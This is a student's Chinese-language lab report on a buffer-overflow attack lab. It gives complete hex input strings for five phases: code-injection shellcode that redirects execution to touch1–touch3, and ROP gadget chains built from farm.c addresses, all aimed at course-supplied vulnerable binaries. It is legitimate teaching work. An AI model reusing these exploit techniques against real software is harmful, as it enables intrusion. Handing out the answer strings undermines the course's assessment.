

**实验报告**



**题目： 缓冲区溢出攻击实验**

**班 级： 2021211321**

**学 号： 2021213586**

**姓 名： 郭栩源**

**学 院： 计算机学院**

**2022年 11 月 24 日**

一、实验目的  
1. C语言程序的机器级表示。  
2. 掌握GDB调试器的用法。  
3. C编译器生成的x86-64机器代码，理解不同控制结构生成的基本指令模式，过程的实现。

4. 掌握两种缓冲区攻击方法，进一步理解软件漏洞的危害。

1. 实验环境
2. 服务器：10.120.11.12（关机时间：2022年11月28日23：59）
3. Linux
4. Objdump命令反汇编
5. GDB调试工具
6. 积分榜：http://10.120.11.13:19340/scoreboard

三、实验内容

登录bupt1服务器，在home目录下可以找到一个targetn.tar文件，解压后得到如下文件：

README.txt；

ctarget；

rtarget；


cookie.txt；

farm.c；

hex2raw。

ctarget和rtarget运行时从标准输入读入字符串，这两个程序都存在缓冲区溢出漏洞。通过代码注入的方法实现对ctarget程序的攻击，共有3关，输入一个特定字符串，可成功调用touch1，或touch2，或touch3就通关，并向计分服务器提交得分信息；通过ROP方法实现对rtarget程序的攻击，共有2关，在指定区域找到所需要的小工具，进行拼接完成指定功能，再输入一个特定字符串，实现成功调用touch2或touch3就通关，并向计分服务器提交得分信息；否则失败，但不扣分。因此，本实验需要通过反汇编和逆向工程对ctraget和rtarget执行文件进行分析，找到保存返回地址在堆栈中的位置以及所需要的小工具机器码。实验的具体内容见实验说明，尤其需要认真阅读各阶段的Some Advice提示。

本实验包含了5个阶段（或关卡），难度逐级递增。各阶段分数如下所示：




四、实验步骤及实验分析

建议按照：准备工作、阶段1、阶段2、…等来组织内容

各阶段需要有操作步骤、运行截图、分析过程的内容

阶段一：

由阶段一要求可知，我们需要在test函数调用getbuf函数后，改变其返回地址，使其跳转到touch1函数而非test函数。由getbuf函数汇编代码可知读入的串长度为0x28=40字节，故返回地址位于41~50字节。



故输入的串为：

00 00 00 00 00 00 00 00


00 00 00 00 00 00 00 00

00 00 00 00 00 00 00 00

00 00 00 00 00 00 00 00

00 00 00 00 00 00 00 00

5b 19 40 00 00 00 00 00

输入该串后阶段一通过。  
 

阶段二：

由阶段二的要求可知，我们要在test调用getbuf后进入touch2，并传入参数val，使val=cookie（cookie的值可以看到是0x6959627e）。故改变返回地址至读入的buffer开头，读入的buffer会被当成指令运行。由于只有一个参数，它所在的寄存器为%rdi，故将cookie的值传给%rdi。使用pushq和ret可让程序进入touch2。

表格

描述已自动生成

故使用gcc -c 编译下面的程序，然后用objdump获得其机器代码。

movq $0x6959627e,%rdi

pushq $0x40198f

ret


其机器代码为：

48 c7 c7 7e 62 59 69

68 8f 19 40 00

c3

为了让getbuf执行后回到buffer开头，使用gdb在调试时答应栈指针%rsp，其位置即为buffer开头。



故输入的串为：

48 c7 c7 7e 62 59 69

68 8f 19 40 00

c3

30 30 30 30 30 30 30 30 30 30 30

30 30 30 30 30 30 30 30

30 30 30 30 30 30 30 30

c8 8c 64 55 00 00 00 00

阶段三：

由阶段三的要求可知，我们要在test调用getbuf后进入touch3，并传入一个字符串的首地址，这个字符串与cookie相等（此处将cookie看成是一个字符串，对应的十六进制为36 39 35 39 36 32 37 65 00）。由于这个字符串本身不存在，故将其放在栈里，其位置为buffer后48个字节，即0x55648cc8+8=0x55648cf8。其余思路与实验二基本相同。

首先使用gcc -c编译下面的代码，然后用objdump查看其机器语言程序：

movq $0x55648cf8,%rdi

pushq $0x401aa8

ret

其机器语言程序为；

48 c7 c7 f8 8c 64 55

68 a8 1a 40 00

c3

故输入的串为：

48 c7 c7 f8 8c 64 55

68 a8 1a 40 00

c3

30 30 30 30 30 30 30 30 30 30 30

30 30 30 30 30 30 30 30

30 30 30 30 30 30 30 30

c8 8c 64 55 00 00 00 00

36 39 35 39 36 32 37 65 00

输入该串后阶段三结束。

文本

描述已自动生成


阶段四：

阶段四开始为ROP攻击，原先的代码注入攻击不再可用，我们需要用farm中的代码来构造gadget，不断执行指令和ret以实现攻击。

阶段四要求与阶段二基本一致，我们初步认为可以使用如下指令进行攻击：  
 popq %rax

movq %rax %rdi

其中popq %rax对应的机器语言代码为58，而movq %rax %rdi对应机器语言代码为48 89 c7，在farm中找到如下片段：



由图可见，58或48 89 c7后只有c3（ret）与90（nop）指令，刚好符合要求。故输入的串如下：

30 30 30 30 30 30 30 30

30 30 30 30 30 30 30 30

30 30 30 30 30 30 30 30

30 30 30 30 30 30 30 30

30 30 30 30 30 30 30 30


6f 1b 40 00 00 00 00 00 //popq %rax

7e 62 59 69 00 00 00 00 //在执行popq %rax时的%rsp，被传给%rax

68 1b 40 00 00 00 00 00 //movq %rax %rdi

8f 19 40 00 00 00 00 00 //touch2地址

输入该串后，阶段四结束。



阶段五：

阶段五是比较难的阶段，攻击方式仍为ROP攻击，但是很多指令无法在farm中找到。经过观察最终确定可以使用如下指令进行攻击：

movq %rsp, %rax

movq %rax, %rdi

popq %rax

movl %eax, %ecx

movl %ecx, %edx

movl %edx, %esi

callq 0x401b88<add\_xy>

movq $rsp, %rdi

同时可以在farm中找到如下片段：

1. movq %rsp %rax



2．movq %rax %rdi



3. popq %rax



4．movl %eax %ecx



5.movl %ecx %edx



6. movl %edx %esi



故输入的串如下：

30 30 30 30 30 30 30 30

30 30 30 30 30 30 30 30

30 30 30 30 30 30 30 30

30 30 30 30 30 30 30 30

30 30 30 30 30 30 30 30

bb 1b 40 00 00 00 00 00 //movq %rsp %rax

5c 1b 40 00 00 00 00 00 //movq %rax %rdi

76 1b 40 00 00 00 00 00 //popq %rax

48 00 00 00 00 00 00 00 //执行popq %rax时的%rsp，被传给%rax

2d 1c 40 00 00 00 00 00 //movl %eax %ecx

41 1c 40 00 00 00 00 00 //movl %ecx %edx

f0 1b 40 00 00 00 00 00 //movl %edx %esi


88 1b 40 00 00 00 00 00 //callq 0x401b88<add\_xy>

5c 1b 40 00 00 00 00 00 //movq %rax %rdi

a8 1a 40 00 00 00 00 00 //touch3的地址

36 39 35 39 36 32 37 65 00 //cookie对应的字符串

输入上述串后，阶段五结束。



五、总结体会

总结心得（包括实验过程中遇到的问题、如何解决的、过关或挫败的感受、实验投入的时间和精力、意见和建议等）

本次实验整体难度适中，趣味性强，完成后比较有成就感。遇到的问题主要在后两个ROP攻击的实验，由于farm中包含的指令数量较少，故需要花费一定精力思考应该如何构造攻击指令。

在阶段二和阶段三中我还学到了使用gcc -c编译汇编语言程序，然后用objdump查看其机器语言代码的方法，我认为这个方法对之后在linux环境下进行程序开发也会有一定的帮助。

总而言之，本次实验让我深刻地了解了缓冲区溢出可能带来的灾难性的后果，也学习了如何利用缓冲区溢出来完成一些攻击任务。我认为这种理解还有利于之后开发时使用一些手段来对抗缓冲区溢出攻击。本次实验也加深了我对计算机系统的理解。

六、诚信声明（不签扣10分）

需要填写如下声明，并在底部给出手写签名的电子版。

在完成本次实验过程中，我曾分别与以下各位同学就以下方面做过交流：

1、简单描述交流内容，例如：来自\*\*\*的建议，采用\*\*\*方式\*\*\*

2、

此外，我还参考了以下资料：

1. 网址等

在我提交的程序中，还在对应的位置以注释形式记录了具体的参考内容。

我独立完成了本次实验除以上方面之外的所有工作，包括分析、设计、编码、调试与测试。

我清楚地知道，从以上方面获得的信息在一定程度上降低了实验的难度，可能影响起评分。

我从未使用他人代码，不管是原封不动地复制，还是经过某些等价转换。

我未曾也不会向同一课程（包括此后各届）的同学复制或公开我这份程序的代码，我有义务妥善保管好它们。

我编写这个程序无意于破坏或妨碍任何计算机系统的正常运行。

我清楚地知道，以上情况均为本课程纪律所禁止，若违反，对应的实验成绩将按照0分计。

（签名）

